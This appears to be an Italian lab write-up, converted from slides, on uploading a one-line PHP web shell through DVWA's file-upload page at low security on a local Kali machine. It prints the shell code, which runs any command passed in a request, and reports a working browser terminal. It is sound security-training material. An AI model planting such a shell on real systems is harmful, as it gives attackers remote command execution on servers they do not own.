



CODICE SHELL.PHP BASE



```
lucas@kali: ~/Scrivania/shell
File Azioni Modifica Visualizza Aiuto
GNU nano 7.2 shell.php
?php system($_REQUEST["cmd"]); ?>
```

MODIFICHIAMO LA SICUREZZA IN LOW



Setup :: Damn Vulnerable

127.0.0.1/DVWA/setup.php

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in: `/var/www/html/DVWA/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset**. You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: 127.0.0.1

Operating system: ***nix**

PHP version: **8.2.4**
PHP function display_errors: **Disabled**
PHP function safe_mode: **Disabled**
PHP function allow_url_include: **Enabled**
PHP function allow_url_fopen: **Enabled**
PHP function magic_quotes_gpc: **Disabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

Backend database: **MySQL/MariaDB**
Database username: **kali**
Database password: *********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**


[User: root] Writable folder /var/www/html/DVWA/hackable/uploads/: **Yes**

[User: root] Writable folder /var/www/html/DVWA/config: **Yes**


Status in red, indicate there will be an issue when trying to complete some modules.


If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```



CARICHIAMO LA SHELL IN UPLOAD:





DOPO AVER CARICATO IL CODICE, POSSIAMO PROVARE ALCUNI COMANDI,

COME VEDIAMO NELLA FIGURA IN BASSO LA SHELL, FUNZIONA PERFETTAMENTE E TRAMITE BROWSER ABBIAMO UN TERMINALE PRONTO.

